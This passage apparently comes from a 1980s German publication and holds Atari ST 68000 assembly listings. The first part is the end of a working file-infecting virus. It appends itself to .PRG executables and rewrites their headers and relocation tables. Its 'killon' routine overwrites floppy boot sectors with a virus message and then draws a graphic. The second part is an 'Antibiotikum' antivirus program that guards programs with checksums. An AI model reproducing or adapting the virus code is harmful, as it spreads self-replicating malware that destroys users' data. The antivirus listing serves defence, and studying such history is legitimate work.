virloop2:       clr.w   d1
                move.b  (a0,d0.w),d1            * Byte aus Loader-Tabelle
                cmp.b   #$FF,d1                 * Ende ?
                beq     virok                   * ja -> nach virok
                move.l  a1,d2                   * PC als OFFSET nach D2
                add.l   d2,(a1,d1.w)            * PC sichern.
                addq    #1,d0                   * inkrementieren
                bra     virloop2
virok:          move.l  a1,a6                   * PC nach A6
                movem.l (sp)+,d0-a5             * Register holen.
                jmp     (a6)                    * zum Programmstart


*****************************************************************
*       Fehlereinsprung                                         *
*****************************************************************

virerr:         bra     virout                  * nach virout

*****************************************************************
*       Jetzt wirds ernst.                                      *
*****************************************************************

kill:           jsr     killon(pc)              * Sprung zum Löschen
                move    #2,-(sp)                * Zu allem Überfluß
                trap    #xbios                  * erhält der geplagte
                addq.l  #2,sp                   * Benutzer eine schöne
                add.l   #$16000,d0              * Grafik auf den Bildschirm.
                move.l  d0,a0
                lea     virus(pc),a1            * Adresse der Grafik
                move    #31,d0                  * Anzahl der Zeilen - 1
loop:           adda.l  #80,a0
                move.l  (a1),(a0)               * 6 Viren werden nebenein-
                move.l  (a1),4(a0)              * ander auf den Bildschim
                move.l  (a1),8(a0)              * 'gezaubert'.
                move.l  (a1),12(a0)
                move.l  (a1),16(a0)
                move.l  (a1)+,20(a0)
                dbf     d0,loop
                move    #7,-(sp)                * Warten auf Tastendruck.
                trap    #gemdos
                addq.l  #2,sp
                bra     virout                  * zum Restaurieren

*****************************************************************
*       Nur skrupellose Gangstertypen werden diese Routine      *
*       abtippen.                               *
*****************************************************************

killon:         lea     message(pc),a1          * Adresse der message
                move    #0,-(sp)                * device
                move    #0,-(sp)                * Sektor 0
                move    #10,-(sp)               * Anzahl
                move.l  a1,-(sp)                * Buffer = Message
                move    #3,-(sp)                * Diskwechsel ignorieren.
                move    #rwabs,-(sp)            * Sektoren schreiben.
                trap    #bios
                add.l   #14,sp
                lea     message(pc),a1          * Das gleiche für Laufwerk
                move    #1,-(sp)                * B.
                move    #0,-(sp)
```

```
                move    #18,-(sp)
                move.l  a1,-(sp)
                move    #3,-(sp)
                move    #rwabs,-(sp)            * Harddisk wird bei dieser
                trap    #bios                   * Routine nicht berührt.
                add.l   #14,sp
                rts

*****************************************************************
*       Routine, welche das gefundene Programm 'verseucht'.     *
*       Neudeutsch:     kontaminiert                            *
*****************************************************************

inf:            move    #0,d0                   * In gefundenes PRG
                move.l  #28,d1                  * kopieren.
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Die ersten 10 Bytes
                move.l  #10,d0                  * des Programms sichern.
                jsr     readen(pc)
                lea     buffer(pc),a1
                lea     headold(pc),a2          * Steht jetzt in
                move    #4,d0                   * Headold.
headloop:       move    (a1)+,(a2)+
                dbf     d0,headloop
                move    #0,d0
                move.l  #2,d1
                jsr     seeken(pc)              * Programmlänge
                lea     buffer(pc),a1           * berechnen.
                move.l  #16,d0
                jsr     readen(pc)
                move    #0,d0
                move.l  #28,d1
                jsr     seeken(pc)
                lea     buffer(pc),a1
                lea     comment(pc),a4
                move.l  12(a1),d0
                move.l  d0,(a4)
                move.l  buffer(pc),d0           * Textlänge
                add.l   4(a1),d0                * Datalänge
                lea     z1speicher(pc),a1       * nach z1speicher
                move.l  d0,(a1)
                move.l  d0,d2
                move.l  datlen(pc),d1           * PRG + Loader + Header
                sub.l   d0,d1                   * minus Programmlänge
                sub.l   #28,d1                  * minus Header-Länge
                lea     z2speicher(pc),a3       * Loader-Länge
                move.l  d1,(a3)
                lea     headnew(pc),a1          * Startroutine, die
                move.l  d2,6(a1)                * später in das VPRG
                move.l  #10,d0                  * verzweigt, erzeugen.
                jsr     writen(pc)
                move    #0,d0
                move.l  z1speicher(pc),d1       * Text + Data + Header
                add.l   #28,d1
                jsr     seeken(pc)              * positionieren
                lea     ende(pc),a1
                move.l  z2speicher(pc),d0       * Loader-Länge
                jsr     readen(pc)              * Loader-Tabelle einlesen.
                move    #0,d1
                move    #0,d2                   * Loader-Tabelle bei allen
                lea     ende(pc),a1             * Werten kleiner als
                lea     loader(pc),a2           * 10 zwischenspeichern
                add.l   comment(pc),a1
loadloop:       move.b  (a1,d1.w),d0            * und dann löschen.
                bne     loadon1
                addq    #1,d1                   * Nullen überlesen
                bra     loadloop
loadon1:        cmp.b   #9,d0                   * Kleiner als 10 ?
                bpl     dolta1                  * nein -) Ende
                move.b  d0,(a2,d2.w)            * ja -) korrigieren
                move.b  #0,(a1,d1.w)
                addq    #1,d2
                addq    #1,d1
                move.b  (a1,d1.w),d4            * Byte2
                move.b  d4,d3
                add.b   d0,d3                   * Byte1 + Byte2
                cmp.b   #9,d3                   * kleiner als 10 ?
                bmi     loadon2                 * ja -) weiter
                move.b  d3,(a1,d1.w)            * speichern
                bra     dolta                   * Ende
loadon2:        move.b  #0,(a1,d1.w)            * 2Byte löschen
                addq    #1,d1
                add.b   d3,(a1,d1.w)            * 1Byte + 2Byte + 3Byte
                move.b  d4,(a2,d2.w)            * zum 3Byte
                addq    #1,d2
dolta:          move.b  #$FF,(a2,d2.w)          * Endezeichen
                move    #0,d1
korrloop:       move.b  (a1,d1.w),d0            * An erste Stelle der
                bne     korron1                 * Loadertabelle kommt
                addq    #1,d1                   * eine 6, damit der
                bra     korrloop                * Sprung in das VPRG
                                                * richtig berechnet wird.
dolta1:         move.b  #$FF,(a2,d2.w)          * Hier wird korrigiert,
                move.l  z2speicher(pc),d0       * falls der erste Wert
                lea     ende(pc),a4             * in der Loader-Tabelle
                move.l  #1,a5                   * größer als 10 ist.
                adda.l  a4,a5                   * Dann würde nämlich die
doloop:         move.b  (a4,d0.w),(a5,d0.w)     * Loader-Tabelle einen
                dbf     d0,doloop               * um 1 Byte verschobenen
                move.w  #0,(a4)                 * Startpunkt erhalten.
                lea     z2speicher(pc),a5
                add.l   #1,(a5)
                move.l  #0,d0
                bra     korrloop                * normal weiter

korron1:        cmp.b   #13,(a1,d1.w)
                beq     korron2
                sub.b   #6,(a1,d1.w)
korron2:        subq    #1,d1
                move.b  #6,(a1,d1.w)
                lea     start(pc),a1            * VPRG-Länge berechnen,
                lea     ende(pc),a2
                sub.l   a1,a2
                lea     vlen(pc),a3
                move.l  a2,(a3)                 * zum Datapointer
                move    #0,d0                   * im Header addieren.
                move.l  #6,d1
                jsr     seeken(pc)              * Disk pointer positionieren.
                lea     buffer(pc),a1
                move.l  #4,d0
                jsr     readen(pc)              * Datalänge lesen.
                move    #0,d0
                move.l  #6,d1
                jsr     seeken(pc)
                lea     vlen(pc),a2
                lea     buffer(pc),a1           * addieren
                move.l  (a2),d0
                add.l   d0,(a1)
                move.l  #4,d0
                jsr     writen(pc)              * Neue Datalänge schreiben.
                move.l  z1speicher(pc),d1       * Data- und Textlänge
                add.l   #28,d1                  * Header-länge dazu
                move    #0,d0
                jsr     seeken(pc)              * positionieren.
                lea     start(pc),a1
                move.l  vlen(pc),d0             * VPRG- und Loaderlänge
                add.l   z2speicher(pc),d0
                jsr     writen(pc)              * abspeichern.
                move    speicher(pc),-(sp)
                move    #fclose,-(sp)           * schließen
                trap    #gemdos
                addq.l  #4,sp
                bra     virout

*****************************************************************
*       Diskpointer positionieren.                              *
*****************************************************************

seeken:         move    d0,-(sp)
                move.w  speicher(pc),-(sp)
                move.l  d1,-(sp)
                move    #lseek,-(sp)
                trap    #gemdos
                add.l   #10,sp
                rts

*****************************************************************
*       Daten ab Diskpointer innerhalb einer Datei lesen.       *
*****************************************************************

readen:         move.l  a1,-(sp)
                move.l  d0,-(sp)
                move    speicher(pc),-(sp)
                move    #fread,-(sp)
                trap    #gemdos
                add.l   #12,sp
                rts

*****************************************************************
*       Daten ab Diskpointer in die Datei schreiben.            *
*****************************************************************

writen:         move.l  a1,-(sp)
                move.l  d0,-(sp)
                move    speicher(pc),-(sp)
                move    #fwrite,-(sp)
                trap    #gemdos
                add.l   #12,sp
                rts

*****************************************************************
*       Benötigte Speicherstellen                               *
*****************************************************************

speicher:       .dc.l   1
z1speicher:     .dc.l   1
z2speicher:     .dc.l   1
pcspeicher:     .dc.l   1
datlen:         .dc.l   1
vlen:           .dc.l   1
comment:        .dc.l   1

*****************************************************************
*       Benötigte Buffer                                        *
*****************************************************************

dtabuf:         .dc.l   1,1,1,1,1,1,1,1,1,1,1,1

buffer:         .dc.l   1,1,1,1,1,1,1,1

headnew:        .dc.w   $487A,$0000,$4EF9,$0000,$0000,$0000
headold:        .dc.w   $4267,$4E41,$4E71,$0000,$0000,$0000
headold1:       .dc.w   $0000,$0000,$0000,$0000,$0000,$0000
loader:         .dc.b   $FF,$FF,$FF,$FF
loader1:        .dc.b   $FF,$FF,$FF,$FF

file:           .dc.b   '*.PRG',0
message:        .dc.b   'DIES IST EIN VIRUS !!! ',0
```

```
*****************************************************************
*       Daten der Grafik                                        *
*****************************************************************

                .even
virus:
                .dc.l   %00000000000000000000000000000000
                .dc.l   %00000000111111111111111100000000
                .dc.l   %00000001000000000000000010000000
                .dc.l   %00000010000000000000000001000000
                .dc.l   %00000100111111111111111100100000
                .dc.l   %00001001000000000000000010010000
                .dc.l   %00010010000000000000000001001000
                .dc.l   %00100100001100000000110000100100
                .dc.l   %01001000000010000001000000010010
                .dc.l   %00100100000001000010000000100100
                .dc.l   %00010010000000100100000001001000
                .dc.l   %00001001000000110000000010010000
                .dc.l   %00000100100000000000000100100000
                .dc.l   %00000010011111111111111001000000
                .dc.l   %00000001000000000000000010000000
                .dc.l   %00000000111110111101111100000000
                .dc.l   %00000000000010100101000000000000
                .dc.l   %00000000000010011001000000000000
                .dc.l   %00000000000010011001000000000000
                .dc.l   %00000000000010001101000000000000
                .dc.l   %00000000000010001101000000000000
                .dc.l   %00000000000010011001000000000000
                .dc.l   %00000000000010011001000000000000
                .dc.l   %00000000000010110001000000000000
                .dc.l   %00000000000010110001000000000000
                .dc.l   %00000111111100011000111111100000
                .dc.l   %11111111111110011001111111111111
                .dc.l   %11111111111000110001111111111111
                .dc.l   %11111111100011000111111111111111
                .dc.l   %00000000011000000000000000000000
                .dc.l   %00000000011000000000000000000000
                .dc.l   %00000000000000000000000000000000
.even

                .dc.l   0
ende:           .dc.l   0
                .dc.w   0
```

```
*****************************************************************************
*                                                                           *
*                    A n t i v i r u s p r o g r a m m                      *
*                                                                           *
*                          A n t i b i o t i k u m                          *
*                                                                           *
*                    (c) Oktober 1986  by Eckhard Krabel                    *
*                                                                           *
*****************************************************************************

*****************************************************************
*       Funktionsdefinitionen                                   *
*****************************************************************

gemdos:         equ     1                       * Gemdos
bios:           equ     13                      * Bios
xbios:          equ     14                      * Xbios

*****************************************************************
*       Benötigte Variablenwerte                                *
*****************************************************************

fopen:          equ     $3D                     * File öffnen.
fclose:         equ     $3E                     * File schließen.
fgetdta:        equ     $2F                     * DTA definieren.
printline:      equ     $9                      * String ausgeben.
ffirst:         equ     $4E                     * Erstes File suchen.
fsnext:         equ     $4F                     * nächstes File
getdate:        equ     $2A                     * Datum holen.
chmod:          equ     $43                     * Attribut testen.
lseek:          equ     $42                     * Diskpointer setzen.
fread:          equ     $3F                     * Von Disk lesen.
fwrite:         equ     $40                     * Auf Disk schreiben.
rwabs:          equ     $4                      * Sektoren auf Disk

*****************************************************************
*       Start des Programms                                     *
*****************************************************************

                bra     antistart               * Sprung zum Start

*****************************************************************
*       Systemmeldungen                                         *
*****************************************************************

nfound:         .dc.b   'DB03 FILE NOT FOUND - SYSTEM ABORT',0
ierror:         .dc.b   'DB12 FILE NOT TREATED - SYSTEM ABORT',0
oerror:         .dc.b   'DB0A FILE NOT OPENED - SYSTEM ABORT',0
okmeld:         .dc.b   'DC7F FILE PROTECTED LEVEL 1 - SYSTEM ABORT',0

                .even

antistart:      move.l  4(sp),a0                * Basepagepointer
                lea     filename(pc),a1         * Adresse des Filenamens
                movea.l a0,a2                   * Basepage nach A2
                adda.l  #129,a2                 * Adresse der Kommandozeile
```

```
antiloop:       move.b  (a2)+,(a1)+             * kopieren
                bne     antiloop                * noch Zeichen?
                pea     filename(pc)            * Adresse Filename auf Stack
                move    #printline,-(sp)        * Filename ausgeben.
                trap    #gemdos
                addq.l  #6,sp                   * Stack korrigieren.
                move    #7,-(sp)
                trap    #gemdos                 * Auf Tastendruck warten.
                addq.l  #2,sp
                pea     dtabuf(pc)              * DTABUF auf Stack
                move    #$1A,-(sp)              * SETDTA aufrufen.
                trap    #gemdos
                addq.l  #6,sp                   * Stack korrigieren.
                move    #0,-(sp)                * Attribut
                pea     filename(pc)            * Filename
                move    #ffirst,-(sp)           * FFIRST aufrufen.
                trap    #gemdos
                addq    #8,sp                   * Stack korrigieren.
                tst.w   d0                      * File gefunden ?
                bne     notfound                * nein -) Fehlermeldung
                lea     dtabuf(pc),a1           * DTABUF nach A1
                move.l  a1,d0
                move.l  26(a1),d1               * Dateilänge nach D1
                lea     datlen(pc),a2           * Addr DATLEN nach A2
                move.l  d1,(a2)                 * Dateilänge nach DATLEN
                add.l   #30,d0                  * Filename im DTABUF
                lea     filename(pc),a3
                move.l  d0,a4
fileloop:       move.b  (a4)+,d2                * Filename kopieren.
                beq     fileout                 * schon zuende?
                move.b  d2,(a3)+
                bra     fileloop                * Weiter kopieren.
fileout:        move.b  #0,(a3)
                lea     speicher(pc),a6
                move.l  d0,(a6)                 * Filename im DTA
                move    #2,-(sp)
                move.l  speicher(pc),-(sp)
                move    #fopen,-(sp)            * File öffnen.
                trap    #gemdos
                add.l   #8,sp
                tst.w   d0                      * Fehler?
                bmi     openerror               * Fehlermeldung
                lea     handle(pc),a6
                move    d0,(a6)
                move    #0,d0                   * handle im Speicher
                move.l  #28,d1                  * Diskpointer positionieren.
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Buffer definieren.
                move.l  #$4,d0
                jsr     readen(pc)              * in den Buffer
                lea     buffer(pc),a1           * 28. Diskbyte
                cmpi.w  #$4E71,(a1)             * lesen.
                bne     inf                     * Schon treated ?
                lea     ierror(pc),a1           * Fehlermeldung ausgeben.
                jsr     errout(pc)
                jmp     Pendel(pc)              * ENDE

*****************************************************************
*       Falls die Datei gefunden wurde, wird hier die           *
*       Sicherheitsroutine vor das Programm kopiert.            *
*****************************************************************

inf:            move    #0,d0                   * Diskpointer auf Programm-
                move.l  #28,d1                  * anfang setzen.
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Die ersten 10 Bytes
                move.l  #14,d0                  * des Programms sichern.
                jsr     readen(pc)              * lesen
                lea     buffer(pc),a1           * sichern
                lea     headold1(pc),a2
                move    #6,d0
headloop:       move    (a1)+,(a2)+             * Nach Headold kopieren.
                dbf     d0,headloop             * Schon zuende?
                move    #0,d0                   * Diskpointer auf Header-
                move.l  #2,d1                   * Anfang setzen.
                jsr     seeken(pc)
                lea     buffer(pc),a1
                move.l  #16,d0                  * Pointer lesen.
                jsr     readen(pc)
                move    #0,d0                   * Diskpointer auf Programm
                move.l  #28,d1
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Buffer
                lea     comment(pc),a4          * Kommentartabelle
                move.l  12(a1),d0               * Commentpointer lesen.
                move.l  d0,(a4)                 * nach COMMENT
                move.l  buffer(pc),d0           * Textlänge
                add.l   4(a1),d0                * Datalänge
                lea     z1speicher(pc),a1       * nach z1speicher
                move.l  d0,(a1)
                move.l  d0,d2
                move.l  datlen(pc),d1           * PRG + Loader + Header
                sub.l   d0,d1                   * minus Programmlänge
                sub.l   #28,d1                  * minus Headerlänge
                lea     z2speicher(pc),a3       * Loader-Länge
                move.l  d1,(a3)
                lea     headnew(pc),a1          * Startroutine, die
                move.l  d2,8(a1)                * später in das AVPRG
                move.l  #14,d0                  * verzweigt, erzeugen.
                jsr     writen(pc)              * schreiben
                move    #0,d0
                move.l  z1speicher(pc),d1       * Text + Data + Header
                add.l   #28,d1
                jsr     seeken(pc)              * positionieren
                lea     ende(pc),a1
```

```
                move.l  z2speicher(pc),d0       * Loader-Länge
                jsr     readen(pc)              * Loadertab einlesen.
                move    #0,d1
                move    #0,d2                   * Loadertab bei allen
                lea     ende(pc),a1             * Werten kleiner als
                lea     loader1(pc),a2          * 10 zwischenspeichern
                add.l   comment(pc),a1
loadloop:       move.b  (a1,d1.w),d0            * und dann löschen.
                bne     loadon1
                addq    #1,d1                   * Nullen überlesen.
                bra     loadloop
loadon1:        cmp.b   #13,d0                  * Kleiner als 13?
                bpl     dolta1                  * nein -) Ende
                move.b  d0,(a2,d2.w)            * sonst -) korrigieren
                move.b  #0,(a1,d1.w)
                addq    #1,d2
                addq    #1,d1
                move.b  (a1,d1.w),d4            * Byte2
                move.b  d4,d3
                add.b   d0,d3                   * Byte1 + Byte2
                cmp.b   #13,d3                  * Kleiner als 13?
                bmi     loadon2                 * ja -) weiter
                move.b  d3,(a1,d1.w)            * speichern
                bra     dolta                   * Ende
loadon2:        move.b  #0,(a1,d1.w)            * 2Byte löschen.
                addq    #1,d1
                add.b   d3,(a1,d1.w)            * 1Byte + 2Byte + 3Byte
                move.b  d4,(a2,d2.w)            * zum 3 Byte
                addq    #1,d2
dolta:          move.b  #$FF,(a2,d2.w)          * Endezeichen
                move    #0,d1
korrloop:       move.b  (a1,d1.w),d0            * An erste Stelle der
                bne     korron1                 * Loadertabelle kommt
                addq    #1,d1                   * eine 6, damit der
                bra     korrloop                * Sprung in das VPRG
dolta1:         move.b  #$FF,(a2,d2.w)
                move.l  z2speicher(pc),d0
                lea     ende(pc),a4
                move.l  #1,a5
                adda.l  a4,a5
doloop:         move.b  (a4,d0.w),(a5,d0.w)
                dbf     d0,doloop
                move.w  #0,(a4)
                lea     z2speicher(pc),a5
                add.l   #1,(a5)
                move.l  #0,d0
                bra     korrloop
korron1:        cmp.b   #13,(a1,d1.w)
                beq     korron2
                sub.b   #8,(a1,d1.w)            * richtig berechnet wird.
korron2:        subq    #1,d1
                move.b  #8,(a1,d1.w)
                lea     start(pc),a1            * AVPRG-Länge berechnen.
                lea     ende(pc),a2
                sub.l   a1,a2
                lea     vlen(pc),a3
                move.l  a2,(a3)                 * Zu dem Datapointer
                lea     datlen(pc),a4
                move.l  datlen(pc),d5
                add.l   a2,d5
                move.l  d5,(a4)
                move    #0,d0                   * im Header addieren.
                move.l  #6,d1
                jsr     seeken(pc)              * Diskpointer positionieren.
                lea     buffer(pc),a1
                move.l  #4,d0
                jsr     readen(pc)              * Datalänge lesen.
                move    #0,d0
                move.l  #6,d1
                jsr     seeken(pc)
                lea     vlen(pc),a2
                lea     buffer(pc),a1           * addieren
                move.l  (a2),d0
                add.l   d0,(a1)
                move.l  #4,d0
                jsr     writen(pc)              * Neue Datalänge schreiben.
                move.l  z1speicher(pc),d1       * Data- und Textlänge
                add.l   #28,d1                  * Header-Länge dazu
                move    #0,d0
                jsr     seeken(pc)              * positionieren.
                lea     start(pc),a1
                move.l  vlen(pc),d0             * VPRG- und Loader-Länge
                add.l   z2speicher(pc),d0
                jsr     writen(pc)              * abspeichern.
                jsr     getsum(pc)              * Prüfsumme
                move    #0,d0                   * Diskpointer auf
                move.l  #40,d1                  * Prüfbytes setzen.
                jsr     seeken(pc)
                lea     checksum(pc),a1         * CHECKSUM
                move.l  #2,d0
                jsr     writen(pc)              * In Prüfbytes schreiben.
                move    handle(pc),-(sp)        * schließen
                move    #fclose,-(sp)
                trap    #gemdos
                addq.l  #4,sp
                lea     okmeld(pc),a1           * OK Meldung ausgeben.
                jsr     errout(pc)
Pende:          clr.w   -(sp)
                trap    gemdos                  * terminate

Pende1:         move    handle(pc),-(sp)
                move    #fclose,-(sp)
                trap    #gemdos
                addq.l  #4,sp
                bra     Pende
```

```
*****************************************************************
*       Fehlermeldung, wenn File nicht gefunden wurde.          *
*****************************************************************

notfound:       lea     nfound(pc),a1           * Notfound ausgeben
                jsr     errout(pc)
                jmp     Pende(pc)               * JMP terminate

*****************************************************************
*       Fehlermeldung, wenn File nicht geöffnet werden kann.    *
*****************************************************************

openerror:      lea     oerror(pc),a1           * Openerror ausgeben.
                jsr     errout(pc)
                jmp     Pende(pc)               * JMP terminate

*****************************************************************
*       Fehlermeldungen ausgeben.                               *
*****************************************************************

errout:         move.l  a1,-(sp)                * Fehlermeldung ausgeben
                move    #printline,-(sp)
                trap    #gemdos
                addq.l  #6,sp
                move    #7,-(sp)                * und auf Taste warten.
                trap    #gemdos
                addq.l  #2,sp
                rts                             * zurück

*****************************************************************
*       Programmroutine, die vor die zu schützenden             *
*       Programme geschrieben wird.                             *
*****************************************************************

start:          lea     pcspeicher(pc),a6       * Adresse des Rücksprunges
                move.l  (sp)+,(a6)              * vom Stack holen.
                pea     dtabuf(pc)
                move    #$1A,-(sp)              * DTABUF einrichten.
                trap    #gemdos
                addq.l  #6,sp
                move    #0,-(sp)
                pea     filename(pc)            * Filename aufrufen und
                move    #ffirst,-(sp)           * suchen ob vorhanden.
                trap    #gemdos
                addq.l  #8,sp
                tst.w   d0                      * Nicht gefunden; wie ist
                bne     overkill                * das möglich?
                lea     dtabuf(pc),a1
                move.l  26(a1),d1               * Dateilänge aus DTABUF
                lea     datlen(pc),a2           * holen.
                move.l  d1,(a2)
                lea     filename(pc),a1         * Adresse Filename
                move    #2,-(sp)
                move.l  a1,-(sp)
                move    #fopen,-(sp)            * File öffnen.
                trap    #gemdos
                add.l   #8,sp
                lea     handle(pc),a1           * Handle für Checksum
                move    d0,(a1)                 * sichern.
                jsr     getsum(pc)              * Prüfsumme bilden.
                lea     z1speicher(pc),a5       * Prüfsumme abspeichern.
                move    d0,(a5)
                move    #0,d0                   * Diskpointer auf Prüf-
                move.l  #40,d1                  * bytes der Disk setzen.
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Prüfbytes lesen.
                move.l  #2,d0
                jsr     readen(pc)
                move    buffer(pc),d0
                cmp     z1speicher(pc),d0       * Stimmt Prüfsumme?
                beq     virout                  * Ja -) weiter mit dem PRG
                pea     mesend(pc)              * Hier hat sich ein Virus
fehler:         move    #printline,-(sp)        * eingeschleust!
                trap    #gemdos                 * Meldung ausgeben.
                addq.l  #6,sp
                move    #7,-(sp)                * Auf Taste warten.
                trap    #gemdos
                addq.l  #2,sp                   * terminate
                clr.w   -(sp)
                trap    #gemdos

*****************************************************************
*       Diese Fehlermeldung dürfte nie auftreten.               *
*       Falls doch, ist vielleicht der Rechner oder             *
*       Diskette defekt.                                        *
*****************************************************************

overkill:       pea     ovkill
                move    #printline,-(sp)
                bra     fehler

*****************************************************************
*       Prüfsummenroutine                                       *
*****************************************************************

getsum:         lea     checksum(pc),a4         * Prüfsumme einer Datei
                lea     seekpoint(pc),a5        * auf Disk im 512-Byte-
                move    #0,(a4)                 * Abstand bilden.
                move.l  #0,(a5)
getloop:        move    #0,d0                   * Diskpointer positionieren.
                move.l  seekpoint(pc),d1
                jsr     seeken(pc)
                lea     buffer(pc),a1           * Bytes lesen.
                move.l  #2,d0
                jsr     readen
```

```
                clr.l   d0
                move.b  buffer(pc),d0
                move.w  checksum(pc),d1         * Zur Checksum addieren
                add.w   d0,d1
                lea     checksum(pc),a4         * und abspeichern.
                move    d1,(a4)
                move.l  seekpoint(pc),d1        * Seekpointer erhöhen und
                add.l   #512,d1
                lea     seekpoint(pc),a5        * abspeichern.
                move.l  d1,(a5)
                cmp.l   datlen(pc),d1           * Dateilänge schon über-
                bmi     getloop                 * schritten.
                move    checksum(pc),d0         * Checksumme in d0
                rts                             * zurück

*****************************************************************
*       Bytes auf Disk schreiben.                               *
*****************************************************************

writen:         move.l  a1,-(sp)
                move.l  d0,-(sp)
                move    handle(pc),-(sp)
                move    #fwrite,-(sp)
                trap    #gemdos
                add.l   #12,sp
                rts

*****************************************************************
*       Bytes von Disk lesen.                                   *
*****************************************************************

reaben:         move.l  a1,-(sp)
                move.l  d0,-(sp)
                move    handle(pc),-(sp)
                move    #fread,-(sp)
                trap    #gemdos
                add.l   #12,sp
                rts

*****************************************************************
*       Diskpointer positionieren.                              *
*****************************************************************

seeken:         move    d0,-(sp)
                move    handle(pc),-(sp)
                move.l  d1,-(sp)
                move    #lseek,-(sp)
                trap    #gemdos
                add.l   #10,sp
                rts

*****************************************************************
*       Zu schützendes Programm wiederherstellen und dann       *
*       aufrufen.                                               *
*****************************************************************

virout:         move.l  pcspeicher(pc),a1       * Den alten PC holen.
                lea     pcspeicher(pc),a0       * Adresse im Speicher
                suba.l  #4,a1                   * PEA Befehl korrigieren.
                move.l  a1,(a0)                 * abspeichern
                lea     headold1(pc),a0         * Adresse des Headers
                move    #6,d0                   * Zähler
virloop:        move.w  (a0)+,(a1)+             * Header des Programms
                dbf     d0,virloop              * wiederherstellen.
                move.l  pcspeicher(pc),a1       * PC nach A1
                lea     loader1(pc),a0          * Adresse der Loader-Tabelle
                clr.w   d0                      * Zähler löschen
virloop2:       clr.w   d1
                move.b  (a0,d0.w),d1            * Dötes Byte aus Tabelle
                cmp.b   #$FF,d1                 * schon ferig?
                beq     virok                   * ja -> nach virok
                move.l  a1,d2                   * PC als OFFSET nach d2
                add.l   d2,(a1,d1.w)            * PC zu Ditem Longword
                addq    #1,d0                   * addieren
                bra     virloop2
virok:          move.l  a1,a6                   * PC nach A6
                jmp     (a6)                    * zum Programmstart

handle:         .dc.l   1
speicher:       .dc.l   1
dtabuf:         .dc.l   0,0,0,0,0,0,0,0,0,0,0,0
filename:       .dc.w   0,0,0,0,0,0,0,0
buffer:         .dc.l   0,0,0,0,0,0,0,0
z1speicher:     .dc.l   1
z2speicher:     .dc.l   1
datlen:         .dc.l   1
vlen:           .dc.l   1
comment:        .dc.l   1
seekpoint:      .dc.l   0
checksum:       .dc.w   0
pcspeicher:     .dc.l   1

headnew:        .dc.w   $4E71,$487A,$0000,$4EF9,$0000,$0000,$0000
headold:        .dc.w   $4267,$4E41,$4E71,$0000,$0000,$0000,$0000
headold1:       .dc.w   $0000,$0000,$0000,$0000,$0000,$0000,$0000
loader:         .dc.b   $FF,$FF,$FF,$FF
loader1:        .dc.b   $FF,$FF,$FF,$FF
mesend:         .dc.b   27,'E',12,12,12
                .dc.b   'A c h t u n g   V I R U S  !!!',12,13,12
                .dc.b   'Computer ausschalten und File löschen !',12,13,0

                .even

ovkill:         .dc.b   27,'EDBEE TOTAL ERROR - SYSTEM FAILTURE',0
ende:           .dc.l   0
```

ct